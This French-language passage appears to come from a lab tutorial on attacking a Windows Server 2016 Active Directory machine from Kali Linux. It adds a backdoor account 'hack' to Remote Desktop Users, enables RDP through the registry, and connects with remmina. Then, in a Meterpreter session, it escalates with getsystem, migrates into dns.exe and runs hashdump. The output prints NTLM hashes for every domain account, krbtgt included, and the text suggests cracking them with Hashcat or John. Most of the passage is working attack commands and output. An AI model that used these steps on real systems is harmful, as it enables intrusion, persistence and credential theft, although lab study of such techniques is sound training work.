net localgroup “Remote Desktop Users” hack /add
net localgroup "Utilisateurs du Bureau à distance" hack /add
```

Si vous souhaitez désactiver RDP à quelque fin que ce soit, vous pouvez le faire en tapant la commande suivante :

```
reg add "HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlTerminal Server" /v
fDenyTSConnections /t REG_DWORD /d 1 /f
```

Méthode AD

Pour activer RDP, utilisez la commande suivante afin d'ajouter une clé de registre


```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

Enfin sur la Kali Linux nous pouvons utiliser **remmina** afin de se connecter en RDP au server ou au client W10. Pour installer remmina :


```
apt-get install remmina
```

Afin de lancer remmina, tapez simplement remmina dans le prompt :


```
remmina
```

Enfin connecter vous au server avec l'utilisateur « hack » que vous avez créé précédemment :


1. Entrer l'adresse IP de votre WS2016




2. Accepter



3. Entrer les informations suivantes :





4.2.7 HASDUMP

Nous allons récupérer les mdp des comptes à l'aide de hashdump.

Afin d'utiliser hashdump, il va falloir utiliser les commandes {ps ; getprivs ; getsystem ; hasdump ; migrate et l'extensions kiwi}.

1. PS va nous servir à afficher la liste des processus en cours d'exécution sur la machine :

```
ps
```

Mais celui qui nous intéresse est le processus 2616, qui correspond au dns :

```
          ces.exe
2592  1336  sihost.exe         x64   2        FORMATION\yann              C:\Windows\System32\sihost.exe
2596  4420  dwm.exe            x64   2        Window Manager\DWM-2        C:\Windows\System32\dwm.exe
2616  664   dns.exe            x64   0        AUTORITE NT\Syst□□me        C:\Windows\System32\dns.exe
2624  664   svchost.exe        x64   0        AUTORITE NT\Syst□□me        C:\Windows\System32\svchost.exe
2648  664   dfssvc.exe         x64   0        AUTORITE NT\Syst□□me        C:\Windows\System32\dfssvc.exe
2660  664   VGAuthService.exe  x64   0        AUTORITE NT\Syst□□me        C:\Program Files\VMware\VMware To
                                                                         ols\VMware VGAuth\VGAuthService.e
```

2. Getprivs nous indique les privilèges :

```
getprivs
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeEnableDelegationPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

3. Enfin getsystem nous servira à passer en temps qu'utilisateur système.

```
getsystem
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Afin de ne pas rencontrer d'erreur, il faudra migrer sur un procès x64 si votre computeur s'exécute en x64 avec la commande migrate. Le PID est important à cette étape « voir commande PS » :

```
migrate 2616
```

```
meterpreter > migrate 2616
[*] Migrating from 1884 to 2616...
[*] Migration completed successfully.
meterpreter >
```

Une fois le PID migré, vous pouvez utilisé hashdump :

```
hashdump
```

Nous pouvons ainsi retrouver les mots de passe hacher de tous les utilisateurs de l'active directory, et les crackers via des logiciels tell que Hashcat ou encore John :

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:6d53240fd31954cb235cf96b68495deb:::
Invit:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2aeee973524c24b47b73d7f01c2d256c:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
yann:1000:aad3b435b51404eeaad3b435b51404ee:6d53240fd31954cb235cf96b68495deb:::
tt:1104:aad3b435b51404eeaad3b435b51404ee:6d53240fd31954cb235cf96b68495deb:::
hack:1105:aad3b435b51404eeaad3b435b51404ee:0305b5a4b976d80352c576d7e5b78abc:::
SRV1$:1001:aad3b435b51404eeaad3b435b51404ee:f19e2074812596580de754c08ae11e90:::
```